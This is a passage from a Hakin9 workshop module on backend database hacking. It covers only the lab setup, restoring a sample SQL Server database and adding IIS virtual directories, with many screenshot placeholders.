


Okay, now time to setup the database itself in the SQL Server we have installed. For this we will provide the script to create database and sample tables as well, however, you need to do it on your own as shown below. Now run the management studio as shown below.


Hakin9 | Backend Database Hacking by Raheel Ahmad




Login with the credentials you set at the time of installation and you will be able to see the following screen.



We will now run the script we have to create the database and sample data as well. Follow the same process to do so, you will be provided with the script with this workshop module.





Right click database and select restore files and filegroups as shown above. Follow the steps as shown below.



As shown above locate the database file as we selected for Cars.bak and continue.


Hakin9 | Backend Database Hacking by Raheel Ahmad






That's it and now you have setup the database for the sample website we will be running on the IIS Server we installed in the module.

Now, go back to the IIS Server and create the virtual directory and setup the web application as explained below. You can run IIS Manager from Administrative tools in control panel.




On the default website right click and add virtual director as shown below.




You will be provided with the sample websites as well. Locate these two web application folders and add them as virtual director as we have explained in below steps.

